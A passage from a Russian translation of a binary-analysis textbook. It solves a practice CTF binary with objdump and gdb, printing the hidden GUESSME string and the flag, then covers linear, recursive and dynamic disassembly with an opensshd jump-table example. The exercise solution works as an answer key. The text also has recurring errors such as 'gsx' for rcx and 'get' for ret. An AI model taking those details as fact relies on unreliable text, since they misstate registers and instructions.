Из распечатки `ltrace` в листинге 5.8 мы знаем, что строка `guess again` печатается на экран в результате вызова `puts` по адресу `0x400dd7`. При работе с `objdump` нас будет интересовать код в окрестности этого адреса. Полезно было бы знать адрес строки, чтобы найти первую команду, которая ее загружает. Для нахождения адреса мы можем посмотреть на секцию `.rodata` двоичного файла `ctf`, распечатав ее целиком командой `objdump -s` (листинг 5.9).

Листинг 5.9. Содержимое секции `.rodata` файла `ctf`, показанное `objdump`

```
$ objdump -s --section .rodata ctf
```

```
ctf: file format elf64-x86-64
```

```
Contents of section .rodata:
```

```
401140 01000200 44454255 473a2061 7267765b ....DEBUG: argv[
401150 315d203d 20257300 63686563 6b696e67 1] = %.checking
401160 20272573 270a0073 686f775f 6d655f74 '%s'..show_me_t
401170 68655f66 6c616700 6f6b004f 89df919f he_flag.ok.0....
401180 887e009a 5b38babe 27ac0e3e 434d6285 ~...[8...'>CMB.
401190 55868954 3848a34d 00192d76 40505e3a U..T8H.M...-v@P^:
4011a0 00726200 666c6167 203d2025 730a00067 .rb.flag = %s..g
4011b0 75657373 20616761 696e2100 00000000 uess again!.....
4011c0 49742773 206b696e 6461206c 696b6520 It's kinda like
4011d0 4c6f7569 7369616e 612e204f 72204461 Louisiana. Or Da
4011e0 676f6261 682e2044 61676f62 6168202d gobah. Dagobah -
4011f0 20576865 72652059 6f646120 6c697665 Where Yoda live
401200 73210000 00000000 s!.....
```

Итак, `objdump` показывает, что строка `guess again` начинается по адресу `0x4011af` ❶. Теперь взглянем на листинг 5.10, где показаны команды вокруг вызова `puts`, и попытаемся понять, какого значения переменной окружения `GUESSME` ожидает `ctf`.

Листинг 5.10. Команды, проверяющие значение `GUESSME`

```
$ objdump -d ctf
```

```
...
❶ 400dc0: 0f b6 14 03    movzx  edx, BYTE PTR [rbx+rax*1]
400dc4: 84 d2          test   dl, dl
❷ 400dc6: 74 05          je     400dcd <_Unwind_Resume@plt+0x22d>
❸ 400dc8: 3a 14 01       cmp    dl, BYTE PTR [rcx+rax*1]
400dcb: 74 13          je     400de0 <_Unwind_Resume@plt+0x240>
❹ 400dcd: bf af 11 40 00 mov     edi, 0x4011af
❺ 400dd2: e8 d9 fc ff ff call    400ab0 <puts@plt>
400dd7: e9 84 fe ff ff jmp     400c60 <_Unwind_Resume@plt+0xc0>
400ddc: 0f 1f 40 00    nop    DWORD PTR [rax+0x0]
❻ 400de0: 48 83 c0 01    add    rax, 0x1
❼ 400de4: 48 83 f8 15    cmp    rax, 0x15
❽ 400de8: 75 d6          jne    400dc0 <_Unwind_Resume@plt+0x220>
...
```



Строка `guess again` загружается командой по адресу `0x400dcd` ④, а затем печатается функцией `puts` ⑤. Это происходит при неудачном сравнении, а мы поднимемся по коду выше.

На случай несовпадения мы попадаем из цикла, начинающегося по адресу `0x400dc0`. На каждой итерации цикла байт из массива (вероятно, строки) загружается в регистр `edx` ①. Регистр `ebx` указывает на базу этого массива, а регистр `eax` индексирует его. Если загруженный байт равен `NULL`, то команда `je` по адресу `0x400dc6` переходит на случай несовпадения ②. Это сравнение с `NULL` – проверка конца строки. Если мы дошли до конца строки, значит, она слишком короткая. Если же байт не равен `NULL`, то выполняется следующая команда по адресу `0x400dc8`, которая сравнивает байт в регистре `edx` с байтом в другой строке с базой `gsx` и индексируемой `gax` ③.

Если байты совпадают, то программа переходит по адресу `0x400de0`, где увеличивает индекс строки ⑥, и проверяет, равен ли он `0x15`, длине строке ⑦. Если это так, то сравнение строк завершилось, в противном случае начинается новая итерация цикла ⑧.

Из этого анализа следует, что строка, база которой хранится в регистре `gsx`, является искомой. С ней программа сравнивает строку, взятую из переменной окружения `GUESSME`. Таким образом, если мы сможем получить искомую строку, то найдем ожидаемое значение `GUESSME`! Поскольку строка дешифрируется во время выполнения и в статическом виде не существует, нам придется воспользоваться динамическим анализом, одной `objdump` недостаточно.

## 5.9 Получение буфера динамической строки с помощью `gdb`

Пожалуй, чаще всего для динамического анализа на платформе GNU/Linux используется отладчик GNU `gdb`. Его основное назначение – отладка, но никто не мешает применять его для решения различных задач динамического анализа. На самом деле это исключительно гибкий инструмент, и мы не сможем рассмотреть всю его функциональность в этой главе. Однако я остановлюсь на наиболее часто используемых возможностях `gdb`, которые позволят нам раскрыть ожидаемое значение `GUESSME`. Искать информацию о `gdb` лучше всего не на странице руководства, а на сайте документации <http://www.gnu.org/software/gdb/documentation/>, где имеется подробное руководство с описанием всех поддерживаемых команд `gdb`.

Подобно `strace` и `ltrace`, `gdb` умеет присоединяться к работающему процессу. Но поскольку `ctf` работает недолго, мы можем просто запустить его под управлением `gdb` с самого начала. Так как `gdb` – интерактивный инструмент, двоичный файл, запущенный под его управлением, не начинает выполняться немедленно. Напечатав вступительное сообщение с краткими инструкциями, `gdb` приостанавливается и ждет команду. Понять, что `gdb` ожидает команду, можно по приглашению (`gdb`).



В листинге 5.11 показана последовательность команд `gdb`, которые позволяют найти ожидаемое значение переменной окружения `GUESSME`. Я объясню их в процессе обсуждения листинга.

*Листинг 5.11. Нахождение ожидаемого значения `GUESSME` с помощью `gdb`*

---

```
$ gdb ./ctf
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./ctf...(no debugging symbols found)...done.
❶ (gdb) b *0x400dc8
Breakpoint 1 at 0x400dc8
❷ (gdb) set env GUESSME=foobar
❸ (gdb) run show_me_the_flag
Starting program: /home/binary/code/chapter3/ctf show_me_the_flag
checking 'show_me_the_flag'
ok
❹ Breakpoint 1, 0x0000000000400dc8 in ?? ()
❺ (gdb) display/i $pc
1: x/i $pc
=> 0x400dc8:    cmp    (%rcx,%rax,1),%dl
❻ (gdb) info registers rcx
rcx             0x615050 6377552
❼ (gdb) info registers rax
rax             0x0      0
❽ (gdb) x/s 0x615050
0x615050: "Crackers Don't Matter"
❾ (gdb) quit
```

---

Одна из основных функций любого отладчика – установка *точки останова*, т. е. адреса или имени функции, в которой отладчик должен приостановить выполнение. Достигнув точки останова, отладчик возвращает управление пользователю и ожидает команды. Чтобы получить «магическую» строку, с которой сравнивается переменная окружения `GUESSME`, мы поставим точку останова по адресу `0x400dc8` ❶, где производится сравнение. В `gdb` точка останова по некоторому адресу ставится командой `b *address` (`b` – сокращение от `break`). Если символы доступны (в данном случае это не так), то можно поставить

точку останова на место входа в функцию, указав имя этой функции. Например, чтобы поставить точку останова в начало `main`, следовало бы выполнить команду `b main`.

Поставив точку останова, нужно сделать еще одну вещь до начала выполнения `ctf`. Нам все равно нужно задать значение переменной окружения `GUESSME`, чтобы `ctf` не завершилась раньше времени. В `gdb` для задания переменной окружения `GUESSME` можно воспользоваться командой `set env GUESSME=foobar` ❷. Теперь можно начинать выполнение `ctf`, для этого служит команда `run show_me_the_flag` ❸. Как видим, команде `run` можно передать аргументы, которые она автоматически передаст анализируемому двоичному файлу (в данном случае – `ctf`). Программа `ctf` начинает выполняться, как обычно, и так будет продолжаться, пока не встретится точка останова.

Дойдя до точки останова, `gdb` приостановит выполнение `ctf` и вернет управление нам, сообщив, что встретилась точка останова ❹. В этот момент мы можем воспользоваться командой `display/i $pc`, чтобы показать текущую команду (с адресом, равным счетчику команд `$pc`), – просто чтобы убедиться, что находимся там, где ожидаем ❺. Естественно, `gdb` сообщит, что следующая подлежащая выполнению команда – `cmp (%gsx,%eax,1),%dl`, а это и есть интересующая нас команда сравнения (в формате AT&T).

Дойдя при выполнении `ctf` до точки, где `GUESSME` сравнивается с ожидаемой строкой, мы должны найти базовый адрес строки, чтобы можно было ее распечатать. Чтобы просмотреть базовый адрес, хранящийся в регистре `gsx`, воспользуемся командой `info registers gsx` ❻. Можно также просмотреть содержимое регистра `eax` – просто чтобы убедиться, что счетчик цикла равен 0, как и должно быть ❼. Команду `info registers` можно использовать без указания имени регистра, тогда `gdb` покажет содержимое всех регистров общего назначения.

Теперь мы знаем базовый адрес нужной нам строки, она начинается по адресу `0x615050`. Осталось только распечатать строку по этому адресу. В `gdb` для распечатки памяти служит команда `x`, которая умеет показывать содержимое памяти в разных единицах и кодировках. Например, `x/d` выводит один байт в десятичном представлении, `x/x` – один байт в шестнадцатеричном представлении, а `x/4xw` – четыре шестнадцатеричных слова (4-байтовых целых числа). В данном случае полезнее всего будет команда `x/s`, которая выводит строку в стиле C, т. е. все байты до первого байта `NULL`. Команда `x/s 0x615050` выводит интересующую нас строку ❸, и оказывается, что ожидаемое значение `GUESSME` равно `Crackers Don't Matter`. Выйдем из `gdb` командой `quit` ❹ и попробуем!

---

```
$ GUESSME="Crackers Don't Matter" ./ctf show_me_the_flag
checking 'show_me_the_flag'
ok
flag = 84b34c124b2ba5ca224af8e33b077e9e
```

---

---

Как показывает листинг, мы наконец выполнили все шаги и заставили *ctf* выдать нам секретный флаг! На ВМ в каталоге этой главы вы найдете программу *oracle*. Запустите ее, передав найденный флаг: `./oracle 84b34c124b2ba5ca224af8e33b077e9e`. Так вы получите доступ к следующей задаче, которую можете решить самостоятельно, воспользовавшись вновь обретенными навыками.

## 5.10 Резюме

В этой главе мы познакомились с наиболее важными инструментами двоичного анализа в Linux, которые необходимы, чтобы эффективно решать задачи. Хотя большинство этих инструментов довольно просты, путем их комбинирования можно быстро проанализировать нетривиальные двоичные файлы. В следующей главе мы изучим некоторые инструменты дизассемблирования и другие, более продвинутые методы анализа.



### Упражнение

#### 1. Новая задача CTF

Решите новую задачу CTF, к которой дала доступ программа *oracle*! Сделать это можно, пользуясь только инструментами, рассмотренными в этой главе, и знаниями, полученными в главе 2. По завершении не забудьте передать найденный флаг оракулу для разблокировки следующей задачи.





# 6

## ОСНОВЫ ДИЗАССЕМБЛИРОВАНИЯ И АНАЛИЗА ДВОИЧНЫХ ФАЙЛОВ

**Т**еперь, когда вы знаете, как структурированы двоичные файлы, и знакомы с основными инструментами двоичного анализа, настало время приступить к дизассемблированию! В этой главе вы узнаете о плюсах и минусах основных подходов к дизассемблированию и соответствующих инструментов. Мы также обсудим продвинутые методы анализа потоков данных и управления в дизассемблированном коде.

Отметим, что эта глава – не руководство по обратной разработке, для этой цели я рекомендую книгу Chris Eagle «The IDA Pro Book» (No Starch Press, 2011)<sup>1</sup>. Наша цель – познакомиться с основными алго-

<sup>1</sup> См. также: Игл К., Нэнс К. Ghidra. Полное руководство. М.: ДМК Пресс, 2021. – Прим. перев.

ритмами, на которых зиждется дизассемблирование, и понять, что дизассемблеры могут, а чего не могут делать. Это знание поможет лучше разобраться в продвинутых методах, изучаемых в последующих главах, поскольку все они опираются на дизассемблирование. В большинстве примеров в этой главе я буду пользоваться программами `objdump` и `IDA Pro`. Иногда, чтобы упростить обсуждение, я буду использовать псевдокод. В приложении С приведен перечень хорошо известных дизассемблеров, с которыми можно поэкспериментировать, если ни `IDA Pro`, ни `objdump` вам не нравятся.

## 6.1 Статическое дизассемблирование

Методы двоичного анализа можно классифицировать как статические, динамические или смешанные. Говоря «дизассемблирование», мы обычно имеем в виду *статическое дизассемблирование*, которое подразумевает извлечение команд из двоичного файла без его выполнения. Напротив, при динамическом дизассемблировании, которое еще называют *трассировкой выполнения*, исполняемые команды проявляются в процессе работы двоичного файла.

Цель любого статического дизассемблера – преобразовать *весь* код в двоичном файле в форму, понятную человеку или допускающую машинную обработку (для последующего анализа). Для достижения этой цели статические дизассемблеры должны выполнить следующие шаги:

- 1) загрузить двоичный файл для обработки, пользуясь загрузчиком, таким как был реализован в главе 4;
- 2) найти в двоичном файле все машинные команды;
- 3) представить эти команды в виде, понятном человеку или машине.

К сожалению, на практике шаг 2 зачастую очень труден, и на нем возникают ошибки. Существует два основных подхода к статическому дизассемблированию, и оба пытаются по-своему избежать ошибок: *линейное* и *рекурсивное дизассемблирование*. Увы, ни один подход не идеален во всех случаях. Обсудим компромиссы обоих методов статического дизассемблирования. А к динамическому дизассемблированию я вернусь ниже в этой главе.

На рис. 6.1 показаны основные принципы линейного и рекурсивного дизассемблирования. Здесь же иллюстрируются некоторые типы ошибок, свойственных каждому подходу.

### 6.1.1 Линейное дизассемблирование

Начнем с линейного дизассемблирования, поскольку концептуально этот подход проще. Дизассемблер перебирает все сегменты кода в двоичном файле, последовательно декодирует байты и преобразует их в список команд. Так работают многие простые дизассемблеры, в т. ч. утилита `objdump`, рассмотренная в главе 1.




Рис. 6.1. Линейное и рекурсивное дизассемблирование. Стрелками показан поток дизассемблирования. Серые блоки – пропущенный или искаженный код

Риск заключается в том, что не все байты обязательно должны быть командами. Например, некоторые компиляторы, в частности Visual Studio, включают прямо в код данные, например таблицы переходов, не оставляя никаких указаний, где данные начинаются и заканчиваются. Если дизассемблер наткнется на такие *встроенные данные* в коде, то может генерировать некорректные команды. Это особенно вероятно в случае архитектур с плотными системами команд, например x86, когда большинство значений байтов представляют допустимый код операции.

Кроме того, если коды операций могут иметь разную длину, как в x86, то встроенные данные могут даже привести к рассинхронизации дизассемблера с потоком команд. В конечном итоге дизассемблер обычно ресинхронизируется, но первые несколько команд после встроенных данных могут быть пропущены, как показано на рис. 6.2.

На рисунке показана *рассинхронизация дизассемблера* в части секции кода. Мы видим несколько встроенных байтов данных (0x8e 0x20 0x5c 0x00), за которыми следуют команды (push gbp, mov gbp, rsp и т. д.). Если бы дизассемблер был идеально синхронизирован, то декодировал бы все байты, как показано в левой части рисунка (столбец «Синхронизирован»). Но вместо этого наивный линейный дизассемблер интерпретирует встроенные данные как код и декодирует байты, как показано в столбце «Смещение на -4 байта». Как видим, встроенные данные были декодированы как последовательность команд mov fs, [rax], pop rsp и add [rbp+0x48], dl. Последняя команда особенно неприятна, потому что она пересекает область встроенных данных и залезает в область настоящих команд! При этом команда «съеда-

ет» часть байтов настоящих команд, так что дизассемблер полностью пропускает две команды, следующие за областью данных. С аналогичными проблемами дизассемблер столкнется, если начнет работать на 3 байта раньше, чем нужно (столбец «Смещение на -3 байта»), что может случиться, если он попытается пропустить встроенные данные, но распознает их не полностью.




Рис. 6.2. Рассинхронизация дизассемблера из-за того, что данные интерпретируются как код. Команда, на которой дизассемблер ресинхронизируется, показана серым цветом

По счастью, на платформе x86 поток дизассемблированных команд обычно автоматически ресинхронизируется после всего нескольких команд. Но даже одна пропущенная команда может стать причиной проблем, если вы занимаетесь автоматизированным анализом или хотите модифицировать двоичный код, исходя из дизассемблированного. В главе 8 мы увидим, что вредоносные программы иногда намеренно включают байты, призванные вызвать рассинхронизацию дизассемблера и скрыть свое истинное поведение.

На практике такие линейные дизассемблеры, как `objdump`, можно безопасно использовать для дизассемблирования двоичных ELF-файлов, созданных недавними версиями компиляторов типа `gcc` или `clang`. Версии этих компиляторов для x86 обычно не генерируют встроенные данные. С другой стороны, Visual Studio делает это, поэтому рекомендуется внимательно следить за ошибками дизассемблирования при использовании `objdump` для PE-файлов. То же самое

относится к анализу ELF-файлов для архитектур, отличных от x86, например ARM. А если вы анализируете вредоносный код с помощью линейного дизассемблера, то гарантий вообще никаких нет, поскольку автор может запутать код так, что встроенные данные покажутся милой шалостью!

## 6.1.2 Рекурсивное дизассемблирование

В отличие от линейного, рекурсивное дизассемблирование учитывает поток управления. Начинается оно с известных точек входа в двоичный файл (например, с главной точки входа и экспортируемых функций), а оттуда рекурсивно следует за потоком управления (например, по командам перехода и вызова), обнаруживая таким образом код. Это позволяет рекурсивному дизассемблеру обходить байты данных во всех случаях, кроме самых экзотических<sup>1</sup>. Недостаток данного подхода заключается в том, что не всякий поток управления легко проследить. Например, часто трудно, а то и невозможно, статически определить возможные конечные адреса косвенных переходов или вызовов. Поэтому дизассемблер может пропускать участки кода (или даже целые функции, такие как  $f_1$  и  $f_2$  на рис. 6.1), на который ведут команды косвенного перехода или вызова, если только не использовать специальные (зависящие от компилятора и чреватые ошибками) эвристики для распознавания потока управления.

Рекурсивное дизассемблирование – стандарт де-факто во многих приложениях обратной разработки, например для анализа вредоносного ПО. IDA Pro (показана на рис. 6.3) – один из самых продвинутых и широко используемых рекурсивных дизассемблеров. Эта программа предназначена для интерактивного использования (IDA расшифровывается как *Interactive DisAssembler*) и предлагает многочисленные возможности, в т. ч. визуализацию кода, исследование кода, написание скриптов (на Python) и даже декомпиляцию<sup>2</sup>, которые не найдешь в таких простых инструментах, как `objdump`. Конечно, все это обходится не даром: на момент написания книги стоимость лицензии на IDA Starter (упрощенная версия IDA Pro) начиналась от 739 долларов, а на полнофункциональную IDA Professional – от 1409 долларов и выше. Но не переживайте – для чтения этой книги покупать IDA Pro не придется. Нас будет интересовать не столько интерактивная обратная разработка, сколько создание собственных инструментов двоичного анализа, основанных на бесплатных каркасах.

<sup>1</sup> Чтобы максимально расширить покрытие кода, рекурсивные дизассемблеры обычно предполагают, что байты, следующие непосредственно за командой вызова, тоже должны быть дизассемблированы, потому что именно в это место функция, скорее всего, вернется. Кроме того, дизассемблеры предполагают, что обе ветви команды условного перехода являются командами. В редких случаях эти предположения могут нарушаться, например в сознательно обфусцированных двоичных файлах.

<sup>2</sup> Декомпилятор пытается транслировать дизассемблированный код на язык высокого уровня (например, псевдо-C).






Рис. 6.3. Графовое представление в IDA Pro

На рис. 6.4 показаны некоторые проблемы, с которыми на практике сталкиваются рекурсивные дизассемблеры типа IDA Pro. Конкретно: мы видим, как gcc версии 5.1.1 откомпилировал простую написанную на С функцию из программы opensshd v7.1p2 на платформе x64.

В левой части рисунка, занятой исходным кодом функции на С, видно, что функция не делает ничего особенного. Она в цикле for обходит массив, выполняя на каждой итерации предложение switch, чтобы решить, что делать с текущим элементом: пропустить неинтересные элементы, вернуть индекс элемента, удовлетворяющего определенным критериям, или напечатать сообщение об ошибке и завершиться, если происходит что-то неожиданное. Несмотря на простоту С-кода, правильно дизассемблировать откомпилированную версию (показана справа) далеко не тривиально.

На рис. 6.4 видно, что реализация предложения switch на платформе x64 основана на *таблице переходов* – конструкции, которую современные компиляторы генерируют очень часто. Таблица переходов позволяет избежать сложного нагромождения команд условного перехода. Вместо этого команда по адресу 0x4438f9 пользуется входным значением переключателя, чтобы вычислить (в регистре rax) индекс той записи в таблице, в которой хранится адрес соответствующей ветви case. Таким образом, для передачи управления любой ветви, определенной в таблице, достаточно одной команды косвенного перехода, расположенной по адресу 0x443901.

Этот подход эффективен, но *косвенный поток управления* создает трудности рекурсивному дизассемблеру. Отсутствие явного конечно-

```

int
2 channel_find_open(void) {
    u_int i;
4   Channel *c;

6   for(i = 0; i < n_channels; i++) {
        c = channels[i];
8       if(!c || c->remote_id < 0)
            continue;
10      switch(c->type) {
          case SSH_CHANNEL_CLOSED:
12         case SSH_CHANNEL_DYNAMIC:
          case SSH_CHANNEL_X11_LISTENER:
14         case SSH_CHANNEL_PORT_LISTENER:
          case SSH_CHANNEL_RPORT_LISTENER:
16         case SSH_CHANNEL_MUX_LISTENER:
          case SSH_CHANNEL_MUX_CLIENT:
18         case SSH_CHANNEL_OPENING:
          case SSH_CHANNEL_CONNECTING:
20         case SSH_CHANNEL_ZOMBIE:
          case SSH_CHANNEL_ABANDONED:
22         case SSH_CHANNEL_UNIX_LISTENER:
          case SSH_CHANNEL_RUNIX_LISTENER:
24         continue;
          case SSH_CHANNEL_LARVAL:
26         case SSH_CHANNEL_AUTH_SOCKET:
          case SSH_CHANNEL_OPEN:
28         case SSH_CHANNEL_X11_OPEN:
            return i;
30         case SSH_CHANNEL_INPUT_DRAINING:
          case SSH_CHANNEL_OUTPUT_DRAINING:
32         if(!compat13)
            fatal(/* ... */);
34         return i;
          default:
36         fatal(/* ... */);
        }
38     }
    return -1;
40 }

<channel_find_open>:
4438ae: push    rbp
4438af: mov     rbp, rsp
4438b2: sub     rsp, 0x10
4438b6: mov     DWORD PTR [rbp-0xc], 0x0
4438bd: jmp     443945
4438c2: mov     rax, [rip+0x2913a7]
4438c9: mov     edx, [rbp-0xc]
4438cc: shl     rdx, 0x3
4438d0: add     rax, rdx
4438d3: mov     rax, [rax]
4438d6: mov     [rbp-0x8], rax
4438da: cmp     QWORD PTR [rbp-0x8], 0x0
4438df: je      44393d
4438e1: mov     rax, [rbp-0x8]
4438e5: mov     eax, [rax+0x8]
4438e8: test    eax, eax
4438ea: js      44393d
4438ec: mov     rax, [rbp-0x8]
4438f0: mov     eax, [rax]
4438f2: cmp     eax, 0x13
4438f5: ja      443926
4438f7: mov     eax, eax
4438f9: mov     rax, [rax*8+0x49e840]
443901: jmp     rax
443903: mov     eax, [rbp-0xc]
443906: leave
443907: ret
443908: mov     eax, [rip+0x2913c6]
44390e: test    eax, eax
443910: jne     443921
443912: mov     edi, 0x49e732
443917: mov     eax, 0x0
44391c: call    [fatal]
443921: mov     eax, [rbp-0xc]
443924: leave
443925: ret
443926: mov     rax, [rbp-0x8]
44392a: mov     eax, [rax]
44392c: mov     esi, eax
44392e: mov     edi, 0x49e818
443933: mov     eax, 0x0
443938: call    [fatal]
44393d: nop
44393e: jmp     443941
443940: nop
443941: add     DWORD PTR [rbp-0xc], 0x1
443945: mov     eax, [rip+0x29132d]
44394b: cmp     [rbp-0xc], eax
44394e: jb      4438c2
443954: mov     eax, 0xffffffff
443959: leave
44395a: ret

```

Рис. 6.4. Пример дизассемблированного предложения switch из (opensshd v7.1p2 откомпилированной gcc 5.1.1 для x64, исходный код для краткости отредактирован). Интересные строки выделены серым цветом

го адреса в команде косвенного перехода мешает дизассемблеру проследить поток команд после этой точки. В результате все команды, на которые производится косвенный переход, могут остаться необнаруженными, если только дизассемблер не реализует специальные (зависящие от компилятора) эвристики для распознавания и разбора таблиц перехода<sup>1</sup>. В нашем примере это означает, что рекурсивный дизассемблер, не реализующий эвристику распознавания switch, вообще не сможет найти команды по адресам 0x443903–0x443925.

Ситуация осложняется еще и наличием нескольких команд get внутри switch, а также вызовов функции fatal, которая печатает сообщение об ошибке и никогда не возвращается. В общем случае небезопасно предполагать, что после команды get или команды call, не возвращающей управление, есть какие-то команды; вполне может статься, что за ними следуют данные или байты заполнения, которые не должны разбираться как код. Однако противоположное предположение – что за этими командами *нет* кода – может привести к пропуску команд дизассемблером и, следовательно, неполному дизассемблированию.

И это еще не все трудности, с которыми сталкиваются рекурсивные дизассемблеры; бывают куда более трудные ситуации, особенно в функциях посложнее, чем та, что показана в примере. Так что ни линейное, ни рекурсивное дизассемблирование не совершенно. Для «честных» двоичных ELF-файлов на платформе x86 линейное дизассемблирование – хороший выбор, потому что дает полный и точный результат: в таких файлах обычно нет встроенных данных, сбивающих дизассемблер с толку, и не происходит пропуска кода из-за косвенного потока управления. С другой стороны, если мы имеем дело со встроенными данными или вредоносным кодом, то, наверное, разумнее будет воспользоваться рекурсивным дизассемблером, который не так просто сбить с пути, как линейный.

В тех случаях, когда правильность дизассемблирования имеет первостепенное значение, даже в ущерб полноте, можно воспользоваться динамическим дизассемблированием. Посмотрим, чем этот подход отличается от только что рассмотренных статических методов.

## 6.2 Динамическое дизассемблирование

В предыдущих разделах мы видели, с какими трудностями сталкиваются статические дизассемблеры: различение данных и кода, разрешение косвенных вызовов и т. д. Динамический анализ решает мно-

<sup>1</sup> Как правило, эвристика для обнаружения switch заключается в поиске команд перехода, которые вычисляют конечный адрес путем сложения фиксированного базового адреса с зависящим от входного значения смещением. Идея в том, что базовый адрес указывает на начало таблицы переходов, а смещение определяет, индекс какой записи использовать. Затем таблица (находящаяся в одной из секций данных или кода) просматривается в поисках разумных конечных адресов, в результате чего отыскиваются все места, на которые может произойти переход.

гие из этих проблем, потому что располагает значительным объемом информации, доступной во время выполнения, в частности содержимым регистров и памяти. Если выполнение доходит до некоторого адреса, мы можем быть абсолютно уверены, что по этому адресу есть команда, поэтому динамический дизассемблер не страдает от проблем неточной интерпретации, характерной для статического. Это позволяет динамическим дизассемблерам, которые иначе называют *трассировщиками выполнения* или *трассировщиками команд*, просто печатать команды (и, возможно, содержимое регистров и памяти) в процессе выполнения программы. Основной недостаток этого подхода – *проблема покрытия кода*: динамический дизассемблер видит не все команды, а только те, которые выполняет. Я вернусь к проблеме покрытия кода ниже в этом разделе. А пока рассмотрим конкретный пример трассировки выполнения.

### 6.2.1 Пример: трассировка выполнения двоичного файла в gdb

Удивительно, но в Linux нет широко распространенного стандартного инструмента, который выполнял бы трассировку типа «выстрелил и забыл» (в отличие от Windows, где имеются великолепные инструменты наподобие OllyDbg<sup>1</sup>). Если ограничиться стандартными инструментами, то проще всего воспользоваться несколькими командами gdb, как показано в листинге 6.1.

Листинг 6.1. Динамическое дизассемблирование с помощью gdb

```
$ gdb /bin/ls
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
...
Reading symbols from /bin/ls...(no debugging symbols found)...done.
❶ (gdb) info files
Symbols from "/bin/ls".
Local exec file:
    `'/bin/ls', file type elf64-x86-64.
❷      Entry point: 0x4049a0
      0x000000000400238 - 0x000000000400254 is .interp
      0x000000000400254 - 0x000000000400274 is .note.ABI-tag
      0x000000000400274 - 0x000000000400298 is .note.gnu.build-id
      0x000000000400298 - 0x000000000400358 is .gnu.hash
      0x000000000400358 - 0x000000000401030 is .dynsym
      0x000000000401030 - 0x00000000040160c is .dynstr
      0x00000000040160c - 0x00000000040171e is .gnu.version
      0x000000000401720 - 0x000000000401790 is .gnu.version_r
      0x000000000401790 - 0x000000000401838 is .rela.dyn
      0x000000000401838 - 0x0000000004022b8 is .rela.plt
      0x0000000004022b8 - 0x0000000004022d2 is .init
